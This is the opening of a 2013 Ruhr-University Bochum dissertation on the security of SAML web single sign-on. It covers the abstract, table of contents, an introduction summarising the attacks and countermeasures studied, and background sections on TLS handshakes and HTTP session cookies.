On the Security of Web Single Sign-On

Andreas Mayer

Dissertation
zur Erlangung des Grades eines

Doktor-Ingenieurs (Dr.-Ing.)

der Fakultät für
Elektrotechnik und Informationstechnik
an der Ruhr-Universität Bochum

Lehrstuhl für Netz- und Datensicherheit (NDS)

Michelbach/Bilz und Bochum, Juli 2013

Author contact information:
`andreas.mayer@wuerth.com`

This thesis was submitted to the *Faculty of Electrical Engineering and Information Technology* of *Ruhr-University Bochum* on July the 17th, 2013 and defended on November the 13th, 2013.

Examination committee:

Prof. Dr. *Gregor Schöner*, Ruhr-University Bochum (committee chair)
Prof. Dr. rer. nat. *Jörg Schwenk*, Ruhr-University Bochum (supervisor)
Prof. Dr. rer. nat. *Joachim Posegga*, University of Passau (external referee)
Prof. Dr.-Ing. *Christina Pöpper*, Ruhr-University Bochum (committee member)
Prof. Dr.-Ing. *Jan Lunze*, Ruhr-University Bochum (committee member)

Abstract

Today, Single Sign-On (SSO) solutions for major enterprises as well as on the Internet (e.g. "Sign me in through Facebook/Google") are flourishing. The large distribution of SSO is mainly driven by usability, cost savings, and performance. However, the security aspect is often overlooked. SSO systems provide a valuable single point of attack: If the SSO solution exhibits a flaw, *all* federated websites may be affected. Therefore, the security of SSO systems should be guaranteed under all common and even sophisticated attack scenarios.

This thesis analyzes the security of SSO by focusing on the Security Assertion Markup Language (SAML). The XML-based SAML standard is prevalently used in major enterprises and has been adopted by many high-profile services, such as Google Apps, Salesforce, and several e-Government systems. The thesis is divided into three main parts.

First, it analyzes common SSO threats and investigates two different functionalities of SAML-based Identity Provider (IdP): Issuing of SAML assertions, and security as a web application. By analyzing six different real-world IdPs, it shows that all are susceptible to at least one attack type. The IdPs are vulnerable either to a novel hijacking attack (called ACS Spoofing), or to specific attacks stealing HTTP session cookies. All attacks allow an attacker to impersonate the victim to thousands of websites accepting assertions from these IdPs.

Second, it discusses different *channel bindings*, which utilize the cryptographic capabilities of the Transport Layer Security (TLS) protocol as a holistic countermeasure. It presents the first practical implementation of the SAML Holder-of-Key SSO Profile in the popular SimpleSAMLphp framework. Furthermore, it proposes and implements a novel variant of this Profile, which binds authentication requests and assertions to TLS client certificates, and broadens this binding to session cookies. This combined countermeasure mitigates all attacks described in the first part.

Third, it presents several practical and highly critical attacks on SAML messages. An in-depth analysis of 14 major SAML frameworks reveals that eleven of them including Salesforce, Shibboleth, and IBM XS40, could be broken with different XML Signature Wrapping (XSW) attack techniques. These attacks circumvent the integrity protection of XML Signature and allow one to log in to any federated website of the SSO domain as an arbitrary user.

In summary, the work described in this thesis has influenced many SAML frameworks and systems, which were fixed to mitigate the found attacks. Furthermore, the proposed channel binding variant is generic and can be applied to other SSO protocols (e.g. OAuth or OpenID). This can be seen as one step towards a holistic solution to harden web authentication and SSO without changing existing infrastructure.

Zusammenfassung

Single Sign-On (SSO) Lösungen gewinnen derzeit besonders in großen Unternehmen und im Internet (z.B. Facebook Connect und Google+ Sign-In) sehr stark an Bedeutung. Die zunehmende Verbreitung von SSO wird hauptsächlich durch den erhöhten Benutzerkomfort, die möglichen Kosteneinsparungen und die Effizienz dieser Technologie angetrieben. Die Sicherheit dieser Systeme wird dagegen oft vernachlässigt. Gleichwohl stellt ein SSO-System aber ein besonders attraktives und lohnenswertes Angriffsziel dar. Eine einzige Schwachstelle kann alle föderierten Webseiten kompromittieren und den vollständigen Identitätsdiebstahl des Opfers bedeuten. Deshalb ist es unabdingbar, dass die verwendeten SSO-Technologien sehr sicher und selbst gegen komplexe Angriffe äußererst resistent ist.

Diese Dissertation beschäftigt sich mit der Sicherheit von Single Sign-On Systemen auf Basis der Security Assertion Markup Language (SAML). Der XML-basierte SAML-Standard erlaubt die Realisierung von SSO-Lösungen und zeichnet sich durch eine hohe technische Reife und große Industrieakzeptanz aus. Zudem wird SAML bei vielen bedeutenden Diensten wie Google Apps, Salesforce und verschiedenen E-Government Systemen eingesetzt. Diese Arbeit gliedert sich in drei Hauptteile.

Zuerst werden allgemeine Gefahren und Schwachstellen von webbasiertem SSO analysiert und zwei verschiedene SAML Identity Provider (IdP) Funktionalitäten untersucht: Das Ausstellen von SAML Assertions und die Sicherheit der IdP Webanwendung selbst. Die Analyse von sechs IdPs zeigt, dass alle in mindestens einer untersuchten Funktionalität Schwachstellen aufweisen. Es kann entweder ein neuartiger SAML-Angriff (ACS Spoofing) durchgeführt oder aber die HTTP Session Cookies gestohlen werden. Die gefundenen Angriffe erlauben einem Angreifer den vollständigen Identitätsdiebstahl bei allen föderierten Webseiten der SSO-Domäne.

Im folgenden Teil werden verschiedene Varianten von sogenannten *Channel Bindings* diskutiert, die die kryptographischen Fähigkeiten des Transport Layer Security (TLS) Protokolls als ganzheitliche Schutzmaßnahme verwenden. Es wird die erste praktisch einsetzbare Implementierung des SAML Holder-of-Key SSO Profiles für das weit verbreitete SimpleSAMLphp Framework vorgestellt. Darüber hinaus wird eine neuartige Variante dieses Profiles diskutiert und implementiert, welches Authentifizierungsanfragen und SAML Assertions an TLS Client-Zertifikate bindet. Diese kryptographische Verschränkung wird anschließend auf Session Cookies erweitert. Alle im ersten Teil vorgestellten Angriffsvarianten werden dadurch verhindert.

Im dritten Teil werden kritische Angriffe auf SAML-Nachrichten vorgestellt. Eine detaillierte Analyse von 14 weit verbreiteten SAML Frameworks zeigt, dass elf von diesen – einschließlich Salesforce, Shibboleth und IBM XS40 – mit verschiedenen XML Signature Wrapping (XSW) Angriffen komplett gebrochen werden können. XSW umgeht den Integritätsschutz von XML Signature und erlaubt es einem Angreifer, sich mit jeder beliebigen Identität an jeder föderierten Webseite anzumelden.

Zusammenfassend beeinflussen die Ergebnisse dieser Arbeit eine Vielzahl von SAML Frameworks und Systemen. Die gefundenen Schwachstellen wurden durch Updates behoben. Darüber hinaus ist die vorgeschlagene Channel Binding-Variante generisch und kann in jedem anderen SSO-Protokoll (z.B. OAuth oder OpenID), ohne tiefgreifende Änderung der bestehenden Infrastruktur, verwendet werden. Dies kann als ein Schritt hin zu einer ganzheitlichen Absicherung von webbasierten Authentifizierungslösungen und SSO-Systemen gesehen werden.

Acknowledgements

This dissertation is the result of three and a half years of intensive research and would not have been possible without the help and support of many other people.

First, I want to express my deepest gratitude towards my supervisor Jörg Schwenk for believing in me and giving me the opportunity to research in the area of Web Single Sign-On. His encouragement, guidance, and vision helped me a lot in accomplishing this serious undertaking. Many thanks also go to my second supervisor Joachim Posegga from the University of Passau. Furthermore, I would like to thank my principal Harald Holl at Adolf Würth GmbH & Co. KG who supported this “long-term project” wherever possible.

I also want to thank all colleagues and friends from the chair of Network and Data Security (NDS) for kindly adopting me as an external research associate. The rare times at NDS were always worth the long trip and the relaxed and familiar atmosphere led to many productive, interesting, and even entertaining discussions. Especially, I would like to thank Tibor Jager for establishing the contact to Jörg Schwenk and for providing many helpful suggestions and moral support; Juraj Somorovsky for the fruitful research collaboration and the great time in Seattle at USENIX Security 2012; Christopher Meyer and his girlfriend Nicole Steffes for moral support, providing me with comfortable accommodation, and great barbecues; and Vladislav Mladenov for many fruitful discussions on the security of SAML.

Last but not least, I want to thank my parents and my girlfriend Manuela. They have always supported me in every situation. Without their continuous assistance and encouragement this work would not have been possible.

Andreas

Contents

1 Introduction **1**
- 1.1 Motivation . . . 1
- 1.2 Contribution . . . 2
- 1.3 Publications . . . 3
- 1.4 Outline . . . 3

2 Foundations **4**
- 2.1 TLS . . . 4
- 2.2 HTTP Session Management . . . 7
- 2.3 XML . . . 8
- 2.4 XML Signature . . . 11
  - 2.4.1 XML Signature Structure . . . 11
  - 2.4.2 XML Signature Processing . . . 12
- 2.5 SAML . . . 14
  - 2.5.1 Assertions . . . 15
  - 2.5.2 Protocols . . . 17
  - 2.5.3 Bindings . . . 19
  - 2.5.4 Profiles . . . 21

3 Single Sign-On **22**
- 3.1 Motivation . . . 22
- 3.2 A Helicopter View . . . 22
  - 3.2.1 SSO Roles and Terminology . . . 22
  - 3.2.2 IdP- and SP-started SSO Scenarios . . . 23
- 3.3 SAML Web Browser SSO Profile . . . 24
  - 3.3.1 IdP-started SSO using POST Binding . . . 25
  - 3.3.2 SP-started SSO using Redirect/POST Bindings . . . 26
  - 3.3.3 SP-started SSO using Redirect/Artifact Bindings . . . 28
- 3.4 SAML Security Considerations . . . 29
- 3.5 Analyzed SAML Frameworks, Systems, and Services . . . 30
- 3.6 SimpleSAMLphp . . . 33
- 3.7 Related Web SSO Standards . . . 33

4 Attacks on Web SSO **35**
- 4.1 Introduction . . . 35
- 4.2 Web SSO Threats . . . 36
- 4.3 Related Work . . . 38
- 4.4 ACS Spoofing Attack . . . 39
  - 4.4.1 Threat Model . . . 39
  - 4.4.2 Attack Description . . . 39
  - 4.4.3 Practical Evaluation . . . 41
  - 4.4.4 Countermeasures . . . 42

4.5 IdP Session Compromise: XSS/ UI Redressing . . . 43
4.5.1 Threat Model . . . 43
4.5.2 Attack Description . . . 43
4.5.3 Practical Evaluation . . . 44
4.5.4 Countermeasures . . . 46
4.6 RelayState Spoofing Attack . . . 47
4.6.1 Threat Model . . . 47
4.6.2 Attack Description . . . 47
4.6.3 Countermeasures . . . 48
4.7 Conclusion . . . 49

5 Channel Bindings 50
5.1 Introduction . . . 50
5.2 Related Work . . . 52
5.3 Server-Endpoint Binding . . . 53
5.4 Unique-Session Binding . . . 55
5.5 Holder-of-Key Binding . . . 57
5.5.1 Protocol Overview . . . 57
5.5.2 Implementation . . . 59
5.6 Improved Holder-of-Key (HoK+) . . . 61
5.6.1 Protocol Overview . . . 63
5.6.2 Implementation . . . 63
5.7 Combining HoK+ with Cookie Binding . . . 64
5.7.1 Concept . . . 65
5.7.2 Implementation . . . 66
5.7.3 Performance Analysis . . . 67
5.8 Practicability of Client Certificates . . . 68
5.9 Comparison and Conclusion . . . 68

6 XML Signature Wrapping Attacks on SAML 71
6.1 Introduction . . . 71
6.2 Related Work . . . 73
6.3 Basic XSW Attacks . . . 74
6.4 Threat Model . . . 75
6.5 Attack Methodology . . . 76
6.5.1 SAML Signing Types . . . 76
6.5.2 Attack Permutations . . . 77
6.6 Practical Evaluation . . . 80
6.6.1 Investigated Frameworks, Services, and Systems . . . 80
6.6.2 Refined XSW Attacks . . . 80
6.6.3 Sophisticated XSW Attacks . . . 83
6.6.4 Severe Implementation Flaws . . . 85
6.6.5 Secure Frameworks . . . 87
6.6.6 Summary . . . 87
6.7 Impact of XSW on Channel Bindings . . . 87
6.8 XSW Penetration Test Tool for SAML . . . 88
6.8.1 XSW Attack Library . . . 89
6.8.2 Penetration Test Tool . . . 90
6.9 Formal Analysis and Countermeasures . . . 91
6.9.1 Data Model . . . 91

6.9.2 Identity Provider Model 91
6.9.3 Service Provider Model 91
6.9.4 Adversarial Model 92
6.9.5 Countermeasure I: Only-process-what-is-hashed 93
6.9.6 Countermeasure II: Label signed elements 93
6.10 Practical Countermeasures 94
6.10.1 See-what-is-signed 94
6.10.2 Unique Identification of Signed Data 95
6.11 Conclusion 96

7 Conclusions and Outlook **98**
7.1 Conclusions 98
7.2 Outlook 99

Bibliography **100**

List of Figures

2.1 Message flow for a *full* and an *abbreviated* TLS handshake. 5
2.2 An XML document (left) and it's corresponding tree-based notation (right). 9
2.3 XML Schema definition of the `<staff>` element. 10
2.4 XML Signature data structure ([ERS^{+}08], Section 2.0). ("`?`": zero or one occurrence; "`+`": one or more occurrences; "`*`": zero or more occurrences). 11
2.5 Enveloped, enveloping, and detached XML Signatures. 12
2.6 XML Signature creation (based on [GP04, p.62]). 13
2.7 XML Signature verification. 14
2.8 The four SAML building blocks ([RHP^{+}08, p.16]). 15
2.9 SAML assertion data structure. 16
2.10 SAML authentication request data structure. 18
2.11 SAML response message data structure. 19
2.12 HTTP POST binding of a SAML response. 20

3.1 Scenario I: IdP-started SSO (web portal use case). 24
3.2 Scenario II: SP-started SSO. 24
3.3 SAML Web SSO Profile with POST Binding (IdP-started). 26
3.4 SAML Web SSO Profile with Redirect/POST Bindings (SP-started). . . 27
3.5 SAML Web SSO Profile with Redirect/Artifact Bindings (SP-started). . 28

4.1 Novel ACS Spoofing attack on standard SAML Web Browser SSO. . . . 40
4.2 Malicious `<AuthnRequest>` modified by Adv_{ws}. 41
4.3 Two examples of malicious scripts for cookie theft. 44
4.4 Combined XSS/UI redressing attack on Okta. 45
4.5 RelayState Spoofing attack on standard SAML Web Browser SSO. . . . 48

5.1 SP-started SAML SSO Profile with Server-Endpoint Binding. 54
5.2 SP-started SAML SSO Profile with Unique-Session Binding. 55
5.3 SAML 2.0 Holder-of-Key Web Browser SSO Profile. 57
5.4 IdP HoK processing in SSP. 60
5.5 Holder-of-Key `<SubjectConfirmation>` element. 61
5.6 SP HoK processing in SSP. 62
5.7 HoK specific XML metadata for an `AssertionConsumerService` endpoint. 62
5.8 The novel HoK+ SSO Profile. 64
5.9 Two modes of operation for TLS gateways. 65
5.10 Class method to create cryptographically bound cookies. 66
5.11 Class method to verify cryptographically bound cookies. 66

6.1 A basic XSW attack on a stock exchange Web Service. 75
6.2 Types of signature applications on SAML assertions. 77
6.3 Possible permutations for XSW attacks applied on signing type I messages. 79
6.4 Refined XSW attacks found in type I signature applications. 81

6.5 Refined XSW attacks found in type II signature applications. 82
6.6 XML Schema definition of the `<Extensions>` element. 84
6.7 Implementation-dependent XSW attacks on OpenSAML library. 84
6.8 A novel XSW variant breaking the fixed Salesforce SAML interface. . . 85
6.9 Vague signing attack message against the OneLogin Toolkits. 86
6.10 Overview of the components in our formal model. 92
6.11 Countermeasure I: The *see-what-is-signed* approach. 95
6.12 Countermeasure II: The *unique identification* approach. 96

List of Tables

3.1 Possible SAML Bindings for IdP- and SP-started SSO. 25
3.2 Relevant SAML parameters. 26

4.1 Results of our practical evaluation. 36

5.1 Performance evaluation results. 68
5.2 Characteristics of existing and proposed channel bindings. 70

6.1 Overview of the analyzed SAML frameworks, systems, and services. . . 80
6.2 Results of our practical evaluation. 88

1 Introduction

1.1 Motivation

Today's Internet users are forced to register to each website individually and have to manage a plethora of accounts and (insecure) passwords as part of their daily job. A large-scale study has revealed that an average user has about 25 accounts that require a password [FH07b]. This aspect is not only cumbersome but also seriously insecure, as users frequently choose weak (easy to remember) passwords and/or reuse them on several websites. Moreover, password-based authentication solutions are susceptible to password theft through website spoofing, pharming, social engineering, and keylogging attacks [FBD$^+$, DTH06, KSTW07, BeE13]. On the other hand, each website has to reinvent the wheel by building and operating another stand-alone authentication solution and suffers from high user management costs.

Single Sign-On (SSO), as a subset of identity and access management, was proposed to tackle the described usability, management, and security issues. With SSO a user authenticates *once* to a trusted third party, called Identity Provider (IdP), and subsequently gains access to all federated websites (i.e. Service Providers) he/she is entitled to – without being prompted with another login dialog.

Nowadays, web SSO solutions are wide-spread and their importance still continues to grow. In this context, the Security Assertion Markup Language (SAML) [CKPM05a] is a flexible and open XML standard for exchanging authentication and authorization statements. Since its invention in 2001, SAML has become the dominant technology for enterprise SSO. SAML is primarily used in research, education, and e-Government scenarios. For example, REFEDS Research Education and Federations [Gro13a] consists of approximately 16 million users across thousands of institutions worldwide. SAML was chosen as identification and authentication technology by a number of countries to provide e-Government services to *all* citizens (e.g. Germany [Fed12], Switzerland [The13a], Denmark [Dan13], and Austria [Hör11]). Furthermore, several high-profile services, such as Google Apps [Goo13] and Salesforce [Sal13] adopted SAML. Today, enterprises can choose between many prominent SAML implementations, like SimpleSAMLphp [Sim13], Shibboleth [Shi13], OpenAM [For13], and OpenAthens [Edu13] to deploy web SSO within companies. There is a strong trend of adopting SAML in cloud-based identity management solutions (e.g. OneLogin [One13a] and Okta [Okt13]). Such services are used by thousands of enterprises (e.g. London Gatwick Airport [Lon13], Groupon [Gro13b], and LinkedIn [Lin13]) as central SSO solution.

While web SSO greatly enhances the user-friendliness and simultaneously offers many possibilities to improve the security in web applications significantly (e.g. through strong two-factor authentication), it also provides a valuable single point of attack: If the SSO implementation exhibits a flaw or the IdP can be compromised, *all* Service Providers are affected (including well-protected services like Google Apps and Salesforce). This increases the impact of the attack by several orders of magnitude. Therefore, the security of web SSO implementations and IdPs should be guaranteed under all attack scenarios.

The history has shown, the development of a secure web SSO solution is a nontrivial task, as it typically involves a combination of complex technologies (e.g. HTTP, HTML, JavaScript, and XML). Over the past 14 years all relevant solutions (e.g. Microsoft Passport and Cardspace [Mic13a], OpenID [Ope10], OAuth [JH12], and SAML [CKPM05a]) exhibited severe security flaws [Sle01, CLGS08, SKS10, WCW12, SHB12, SMS$^+$12, SB12, GLM$^+$13]. These results are independent from the usage of the Transport Layer Security (TLS) protocol [DR08], the de facto standard for secure Internet communication. This clearly indicates that the current application of TLS alone is insufficient.

1.2 Contribution

The prevalent usage of SAML in highly critical scenarios and the inherent weaknesses of web SSO solutions, motivate to investigate two different areas:

1. **Analysis of New Security Threats.** It is important to deeply analyze the source and the impact of new security threats and attacks to gain new insights about inherent weaknesses.

2. **Development of Countermeasures.** A deep understanding of web SSO security threats and new attack scenarios is the cornerstone to build effective countermeasures.

This thesis contributes theoretical and practical results in both areas. Thereby, it focuses on transforming theoretical ideas into feasible attacks and practically usable countermeasures. The results can be divided into three parts.

First, this thesis dissects common threats of web SSO and investigates two different functionalities of SAML-based IdPs: Issuing of security tokens (i.e. SAML assertions) and security as a web application. By investigating six different IdPs, it shows that two out of three IdPs are vulnerable to each single attack type. Even worse, by combining the two attacks, all IdP implementations are covered. The security of the token issuing process is tested by manipulating the HTTP message flow with a novel hijacking attack (ACS Spoofing). The security of the IdP as a web application is attacked by stealing the HTTP session cookies, either through cross-site scripting (XSS) [Zuc03] alone, or with a combination of XSS and UI redressing [Nie11]. All attacks allow an adversary to impersonate the victim to thousands of websites (including high profile services like Google Apps and Salesforce) accepting assertions from these IdPs. Finally, it discusses the pros and cons of several countermeasures.

Second, this thesis discusses different *channel bindings*, which utilize the cryptographic capabilities of the TLS protocol as a holistic countermeasure. Channel bindings improve the security of SSO significantly and protect against a wide range of attacks. This thesis presents the *first* practical implementation of the SAML Holder-of-Key SSO Profile [KS10] in the popular SimpleSAMLphp framework [Sim13]. Furthermore, it shows that the standardized Holder-of-Key SSO Profile is still vulnerable to an already published attack by Armando *et al.* [ACC$^+$11]. To mitigate this insufficiency it proposes and implements a novel variant of this Profile, which binds authentication requests and assertions to TLS client certificates, and broadens this binding to HTTP session cookies. This combined countermeasure is practically feasible and mitigates all attacks described in the first part.

Third, this thesis presents several practical and highly critical attacks on SAML messages. An in-depth analysis of 14 major SAML frameworks reveals that eleven of them including Salesforce, Shibboleth, and IBM XS40, could be broken with different XML Signature Wrapping (XSW) attack techniques. In general, XSW attacks exploit different views on the same XML document, depending on the particular processing module. An adversary utilizes this dichotomy to inject malicious content into a signed SAML message to force the receiver (i.e. the Service Provider) to process them. Therefore, an adversary can execute arbitrary content without the signer's agreement. In the case of SAML these attacks allow one to log in to any Service Provider as an arbitrary user. Furthermore, the presented attacks invalidate the transport-level security of the proposed channel bindings. This thesis proposes a first framework to analyze XSW attacks on SAML, which is based on the information flow between two components of the Service Provider. This analysis also yields efficient and practical countermeasures that are applicable in various scenarios. In addition, it presents an automated XSW penetration test tool for SAML.

Both, the novel attacks presented in this thesis and the proposed holistic countermeasures are of general importance. It is likely that the presented attacks are employable to other web SSO standards as well (e.g. OpenID and OAuth). The investigated countermeasures are generic and can therefore directly be applied to other SSO standards and Web-based authentication mechanisms. Furthermore, the implementations of the developed countermeasures are either adopted by the popular open source framework SimpleSAMLphp or available as a patch therefor.

1.3 Publications

Parts of this thesis are based on four published papers and one paper that is currently under submission at the time of this writing. Chapter 4 builds upon joint work with Vladislav Mladenov, Marcus Niemietz, and Jörg Schwenk. This paper is currently under submission. The channel bindings presented in Chapter 5 were published in two separate papers [MS11, MKLS13] presented at the 12. and 13. Deutscher IT-Sicherheitskongress. In addition, further results of Chapter 5 are based on the unpublished paper. The analysis of XSW attacks on SAML described in Chapter 6 were published at USENIX Security 2012 [SMS$^+$12] and (some minor parts) at the 19. DFN Workshop [MS12].

1.4 Outline

Chapter 2 gives an overview of SAML and its underlying building blocks. Chapter 3 describes the basic principles of web SSO and in particular its application with SAML. Common web SSO threats and two different high-impact attacks against IdPs are presented in Chapter 4. Chapter 5 analyzes several holistic countermeasures which improve the security of SSO significantly. Furthermore, three SAML specific implementations of these countermeasures are presented. A deep investigation of XML Signature Wrapping attacks on SAML, along with a formal framework and practical countermeasures are presented in Chapter 6. Finally, Chapter 7 concludes and gives some future research directions.

2 Foundations

In this chapter, we introduce the foundations of TLS, HTTP session management, XML, XML Signature, and SAML. They are relevant to this thesis. Readers familiar with these standards and specifications can safely skip this chapter.

2.1 TLS

The Transport Layer Security (TLS) [DR08] protocol and its predecessor Secure Socket Layer (SSL) [FKK96] are the de facto standards for secure communication on the Internet. Both protocols utilize symmetric and asymmetric cryptography to provide *confidentiality*, *authenticity*, and *integrity* to data transported over a network.

SSL was invented in 1994 and later adopted by the IETF, whereby it was renamed to TLS. The current version of the protocol – TLS 1.2 – is defined in RFC 5246 [DR08]. TLS can be used to secure the transport layer of any application layer protocol relying on the TCP/IP model [SK91]. The most important use case of TLS is to secure HTTP traffic. TLS is supported by all major browsers and web servers.

Security of TLS. Due to the great importance of TLS, it has been subject to several security analyzes which revealed minor protocol deficiencies and side-channel attacks [WS96, Ble98, Vau02, AP13]. However, TLS can still be considered secure if TLS 1.2 and its authenticated encryption algorithms are applied [AP13]. Recently published works by Jager *et al.* [JKSS12] and Krawczyk *et al.* [KPW13] confirm this.

TLS Anatomy. TLS consists of two different protocol layers: (1) The TLS Handshake Protocol and (2) the TLS Record Protocol. The TLS Handshake Protocol is used to negotiate a cipher suite. It consists of a key establishment, an encryption, and a message authentication code (MAC) algorithm. Additionally, the TLS Handshake Protocol enables server and client to authenticate to each other. The TLS Record Protocol provides confidentiality and integrity to application data.

The TLS specification distinguishes between a *TLS session* and a *TLS connection*:

- **TLS Session.** "A TLS session is an association between a client and a server. Sessions are created by the handshake protocol. Sessions define a set of cryptographic security parameters that can be shared among multiple connections. Sessions are used to avoid the expensive negotiation of new security parameters for each connection.", [DR08, p.80].

- **TLS Connection.** "A connection is a transport (in the OSI layering model definition) that provides a suitable type of service. For TLS, such connections are peer-to-peer relationships. The connections are transient. Every connection is associated with one session.", [DR08, p.78].

This concept allows multiple secure TLS connections between a client/server pair, which share the same TLS session.

TLS Handshake Protocol. The TLS Handshake Protocol supports two protocol variants: A *full* handshake for establishing a new TLS session and an *abbreviated* TLS




Figure 2.1: Message flow for a *full* and an *abbreviated* TLS handshake.

handshake to resume an existing TLS session. The message flow of both protocol variants is depicted in Figure 2.1.

Full TLS Handshake. In the following, we describe a TLS protocol run between client C and server S:

1. $C \rightarrow S$: C initiates the TLS protocol run by sending a `ClientHello` message to S. This message indicates the highest supported TLS version, a Session ID, client-generated random numbers, a list of suggested cipher suites[1] (i.e. combinations of cryptographic algorithms), and a set of understood compression methods.

2. $S \rightarrow C$: S returns a `ServerHello` message containing the preferred TLS protocol version, a server chosen Session ID, server-generated random numbers, the chosen cipher suite, and the used compression method.

3. $S \rightarrow C$: Next, S sends `Certificate` containing the server's certificate and optionally a certificate chain.

4. $S \rightarrow C$: The optional `ServerKeyExchange` message is used to convey additional key material (i.e. for ephemeral Diffie-Hellman). In the case of a RSA key exchange this message is not necessary.

5. $S \rightarrow C$: By sending the (optional) `CertificateRequest` message, S requests a client certificate from C. This message includes the allowed certificate types (e.g. RSA and DSS) and a list of the distinguished names of acceptable certificate authorities.

6. $S \rightarrow C$: S sends the `ServerHelloDone` message to indicates the end of the negotiation phase and that S has conveyed its key exchange messages. Subsequently, C verifies the validity of the server certificate and starts his key exchange phase.

[1]`http://www.iana.org/assignments/tls-parameters/tls-parameters.xhtml#tls-parameters-4`

7. $C \rightarrow S$: If requested by S in step 5, C sends its client certificate $Cert_C$. Otherwise, this message is omitted.

8. $C \rightarrow S$: The `ClientKeyExchange` message must be sent to S. Its content depends on the type of negotiated key exchange. In the case of RSA, a premaster secret encrypted with the public key from the server's certificate is included. Otherwise, a public key (e.g. ephemeral Diffie-Hellmann) or an empty message (Diffie-Hellmann) is sent.

9. $C \rightarrow S$: This optional message is only sent if S requested a client certificate. C signs the hash value of all concatenated handshake messages sent in step 1 to 8 with the private key of the client certificate. This signature is embedded into `CertificateVerify` and sent to S. Subsequently, S computes the same hash value and verifies the validity of the received signature with the public key of the client certificate $Cert_C$. In this step C proves possession of the private key belonging to the client certificate.

10. $C \rightarrow S$: The static `ChangeCipherSpec` message is sent to S which indicates that C will from now on use the newly negotiated cipher suite and corresponding key material.

11. $C \rightarrow S$: C immediately computes the `Finished` message $\mathsf{fin_C}$ and sends it protected under the new algorithms and keys to S. $\mathsf{fin_C}$ is computed as follows:

    $$\mathsf{fin_C} := \mathsf{PRF}(ms, \text{``}\texttt{client finished}\text{''}, hash(handshake\_messages)),$$

    where ms is the master secret derived from the premaster secret, "client finished" is a fixed string, and $handshake\_messages$ is the concatenation of all previous handshake messages (step 1 to 10). PRF is a pseudorandom function as defined in [DR08, p.13].

12. $S \rightarrow C$: The static `ChangeCipherSpec` message is sent to C which indicates that S will from now on use the newly negotiated cipher suite and corresponding key material.

13. $S \rightarrow C$: Upon reception of the client's `Finished` message $\mathsf{fin_C}$, S decrypts it and validates its correctness. Subsequently, S calculates $\mathsf{fin_S}$ as follows:

    $$\mathsf{fin_S} := \mathsf{PRF}(ms, \text{``}\texttt{server finished}\text{''}, hash(handshake\_messages))$$

    Please note that the concatenation of the handshake messages additionally includes the plaintext of $\mathsf{fin_C}$ and the server's `ChangeCipherSpec` message. Upon reception, C decrypts $\mathsf{fin_S}$ and validates its correctness.

Abbreviated TLS Handshake. The abbreviated TLS protocol run is used when TLS client and server agree to use a previously established TLS session. This protocol variant is frequently used in practice to avoid full TLS handshakes which are performance critical. According to RFC 5246 [DR08, p.35], the message flow is as follows:

> "The client sends a ClientHello using the Session ID of the session to be resumed. The server then checks its session cache for a match. If a match is found, and the server is willing to re-establish the connection under the specified session state, it will send a ServerHello with the same Session ID value. At this point, both client and server MUST send ChangeCipherSpec messages and proceed directly to Finished messages. Once the re-establishment is complete, the client and server MAY begin to exchange application layer data. (See flow chart below.) If a Session ID match is not found, the server generates a new session ID, and the TLS client and server perform a full handshake."

It is important to note that an abbreviated TLS handshake *changes* both `Finished` messages which were maintained in the TLS session state information by client and server.

TLS Renegotiation. After establishing a TLS connection, either client or server can request – at any time – renegotiation of the current TLS connection. The client can initiate this process by sending a `ClientHello` message and the server may request TLS renegotiation by sending a `HelloRequest` message to the client. Both variants trigger a new full TLS handshake which renegotiates fresh session keys, new cipher suites, and refreshes server/client authentication. The whole renegotiation phase is carried out under the protection of the existing TLS connection. As with the abbreviated TLS handshake, renegotiation *changes* both `Finished` messages of the current TLS session.

2.2 HTTP Session Management

The Hypertext Transfer Protocol (HTTP) is the basis for today's World Wide Web (WWW). HTTP is designed as a request and response protocol in a client-server model. For example, a browser (i.e. the client) sends an HTTP request (i.e. asking for data or invoking a function call) to a web server. Then, the web server processes the request and sends back an HTTP response to the browser. A message pair consisting of a request and a related response is called *transaction*. HTTP is a stateless protocol that treats each transaction independently with no relation to previous messages. However, nearly every web application requires to maintain the state of each user over multiple transactions.

HTTP cookies [Bar11] are used to transform stateless HTTP transactions into stateful user sessions by explicitly linking them together. They are sent with every HTTP request from the browser to the web server.

Technically speaking, cookies consist of name-value pair containing session information. A web server can instruct a browser to store a cookie by sending an additional HTTP header, embedded in an HTTP response, as follows:

```
Set-Cookie: SessionID=280-9757248-2350101; domain=docs.foo.com;
            path=/accounts; expires=Sun, 30 Mar 2014 05:23:00 GMT;
            secure; HttpOnly
```

A cookie can have further attributes, such as `domain` and `path` that define the scope of a cookie (in our example `docs.foo.com/accounts`). The `expires` attribute indicates when a cookie expires and is therefore automatically removed from the browser. The `secure` flag defines that a cookie can only be sent over a secure channel (e.g. TLS). `HTTPOnly` makes a cookie inaccessible by client-side scripts (e.g. JavaScript).

Stored HTTP cookies are automatically sent back to the server by adding an additional HTTP header as follows:

```
Cookie: SessionID=280-9757248-2350101
```

